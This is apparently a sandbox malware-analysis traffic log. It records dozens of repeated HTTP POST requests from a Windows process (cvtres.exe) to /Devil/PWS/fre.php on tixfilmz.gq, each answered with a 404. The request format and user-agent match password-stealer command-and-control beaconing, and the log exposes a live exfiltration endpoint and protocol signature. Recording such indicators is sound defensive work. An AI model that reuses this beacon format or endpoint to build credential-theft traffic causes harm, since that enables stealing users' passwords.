Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:42.773950100 CEST	1081	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:42.869123936 CEST	1094	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=E7vSqzyZk3qIwXx9eUocaI9hXGtrWZPhFgRL0EBT5ZsuSpNKLZmWOC1rHM36XQm4Si%2FsrLKJFtM4XlTXuHulsyaWTJ9knN%2BaJT8klsOGYIdLAk0HH3jyCnb6Mgt4aQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e615e119bb3-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49774	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:44.099149942 CEST	1187	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:44.189769983 CEST	1204	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=S4oxOBWv%2B4UOVMwb0kDScW1nQwQrd5EacUvdKMaUqDq9Z1JWbQ1YF%2FYBVr7gB1AuQpiog2uSyIguk96hVrenhW0UVTED95Y8lUk9jln%2FKYpiuz5llJWMVaTU2P9upQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e69acc4bb86-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49777	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:45.276947975 CEST	1234	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:45.373523951 CEST	1235	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=CTFZF%2BWEcf%2FZ3ve0OTQGqdgiQcRFWglSF2ioHkR1%2B1Dt8yFUGv%2FbQkYy3SgYWtYfRTt%2Fu1iWEP2lKl5AFOepBLjGhytA9dH7hUwySrO%2FraUqHxKumZ8Zds8T3nsBFw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e710fd8926d-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49778	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:46.945645094 CEST	1236	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:47.043102980 CEST	1237	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KE5YLOzAxfxUnOqS9Yf%2Fh%2FyGk7n8MwLfQafrSeANUvgLxd5QwzD7KKvTWDJjn0hBBTMgo0iyw9pagijUx6QdFa01qDWZr6PsnY4%2BoTD0nvKrpk2M20K6fr86jy04vw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e7b6f759b95-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49780	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:49.154690027 CEST	1238	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:49.279305935 CEST	1239	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=x4NOgxjp5bamSb5%2BEGCU0lIDm14biGjteevVZ1anxZu4L0uIwVi%2F4E6I8kDhwGQjgjRvJ0SlP3vpL9jSfqjTJGOkNcR57X%2FhUTbcaZ3QMoTrnypJ%2B1ZRujwexFap4w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e893a77bc01-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49782	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:50.570997000 CEST	1240	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:50.665591955 CEST	1241	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:50 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=R8wPA8bakoFeAux%2BPghUTfYdyrLQJAPleFgfZf1TztZzoaXyuxTpp%2BY3m%2BZn8tBonTuOV6rdaOFSE7zkck%2FyMJ1y6CBC5ezSeohSLmU73ysrJ1IDe9iQzJ1%2BSFTulg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e921cecbb32-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49785	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:51.879415035 CEST	1251	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:51.983930111 CEST	1252	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:51 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0in6Ayj8I3zO6NO1iFxs%2Bdf30Iekyj2pJivQsyFDdGqf%2Fdfsg4DG5bw119gvvuAAXzm1JIN5aN1ROwd%2BBLhLBUlg7X7WLzIMXsz6zOalbMhpxzCC9JW6xboqYwa3lg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4e9a4dd19b57-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:16.160936117 CEST	1032	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:16.296185017 CEST	1033	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:16 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mgEHyzNGG3wTlvIqrFT9Qg9CyoJJco9a v7NNGpAxa4Lv150iQghRp9kjVuXQ7MMVm025fTNlO4GAiU0JtozkA90G4dr6yvHcKVA0lMkDoG%2BgwlguHut59hkT KxPVSA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dbb0f449bbc-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49786	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:53.219319105 CEST	1253	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:53.353355885 CEST	1264	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:53 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pgNEJXZGOHn5Egc%2FCUfGGyJgE0wCr2 whFXS4CpUoV5rbFo71CqRWstxCdJot%2BnpztUTC6k4pFu4PcMAf8lGER02%2FUesG3wyV3uvFGhNzYS2f3WfRSY%2 F07O3swpFd5Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ea2af54bba9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49788	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:54.331478119 CEST	1265	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:54.430865049 CEST	1266	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:54 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Oz58tFC9j%2F%2FUWYTDA2KIPUhsEEJL q3Fj%2F%2FNjwIxsOu3JbAS5a4UeBpXda4G3IGkrnybQ309H0O4WVRE4wWmTnDnp5%2BTOCGJvzW5H1b aNzJblY%2BgusnlFAaq0GMzbVQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ea9998f915e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49789	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:55.412962914 CEST	1266	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:55.514800072 CEST	1267	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tfWHw3Y7kyqn%2F4%2B1%2B7SsB4DAFkWwDMis5E17WBWPeB%2B1y3Yz03f8Y%2FFfLTVCggCzJy4tne%2BaNzObkADXLk7hgGQ0oEnf93MB%2BBBpZYsnzAcE0T0at%2F0D%2BYqTVnup8A%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4eb05c1f9a03-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49790	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:56.651534081 CEST	1268	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:56.784835100 CEST	1269	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:56 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Da0vd73KcmCTeEN%2BL%2FYCdduFmS4E%2FXVcmHKEeTqY%2BAc5PKMghAzTybst0WOO9BHlZaawlYj7DAXooADXC6OTMEvQCxVbFsBFdWZJdaHCwlev49UDMsvp3BmP5%2F0nYg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4eb818af9125-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49791	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:58.117985964 CEST	1270	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:58.219897032 CEST	1271	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:58 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZrTeGoF3nVYrkeUhvxWoh9%2FRj%2BhzlrdJ72hwRm%2FxaYpomKIxqw1dSkapXe2%2FFFdZMPIoGcvl6mo9%2BrEob%2BGb%2BKOz8%2FDFTjZsBY8cTnoBJamVqmyew15WcilG2H%2Fhwg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ec14b8790ee-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49792	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:59.404300928 CEST	1272	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:59.501753092 CEST	1273	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:59 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LWjiKYUlgHWx9Pm7GKhgqpidlITqlADQyq1TP9zHBOHabXDileoLfhOJYU89jDeWU1D%2Br5cDTxfRYL3B8GPfifjuyc8DSSD71ocPRwJOZpnoHF%2FboHrn2acvE8UDzQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ec94defbbe9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49793	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:00.645450115 CEST	1274	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:00.737303972 CEST	1275	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:00 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=u1dKGquQ9Ixx8o9iJKj1wlKWK5rPFLMBf4%2FyMklxmpMjc07V8KaBqcSKkZ4KNfyS5RxQ4J0zBYSzGTXjjjoRfC6Y7ISEYFRnMhhWIOfRQ5yilBTZD9ZKETYJbLkvmg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ed10a599b69-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49794	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:01.964847088 CEST	1276	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:02.082334042 CEST	1277	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:02 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=8X6KQo82dYkatS%2BcBCkdyTBkDNWeGRqdd9pSC75IbqP2uZAs2ygYPWwCHYoZqrUk2%2FKbMp1Les9sU48HHI6vyy6krxsVLeQedAFir4dZ8v1j7KvRuBSSi3r1r83bOQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ed94e67902e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49795	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:03.020333052 CEST	1277	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:03.112765074 CEST	1278	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=w0m%2FfS5ISGxmLW63DwLudSt8bkBntVmSAwl1fBlZ0AsApl%2F6mm4%2FdqtsRSd5HAWP4gSmqm9Y0IShDOB%2FpEXiFJB6pDV6MV%2F1FJRhLnCOeDkja8t9ABhEPQBEZL7Blg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4edfe85bbbad-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49796	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:04.193279028 CEST	1279	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:04.301268101 CEST	1280	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:04 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KtP2dy8fexlaQThIyiOsAFsHqq%2B0tt UQMUtf%2Bo%2FhUnDVInUFReffpo44QRssr5EEPVJw5ND6LgqEgv8sldjt%2FRC%2FBYUnBVXjfLNR5TtOLJKPq%2F Dp2uXFfn2FX4H17Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ee73cf3908a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:17.452589035 CEST	1033	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:17.548320055 CEST	1034	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=WSuTK3xmdvnC9SqK9C3Kq8XKsdf7rSOi PJ%2B%2B9ZxDB06tiwdevw3TNAATZmNMvGVEVg9KMwbf3%2BoFJ2siKx%2BGf5kYUXLsWwINIX3uVE6oCo9rZDzlca zlVHOgpMj%2Bzg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dc31d919156-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49797	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:05.379364967 CEST	1281	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
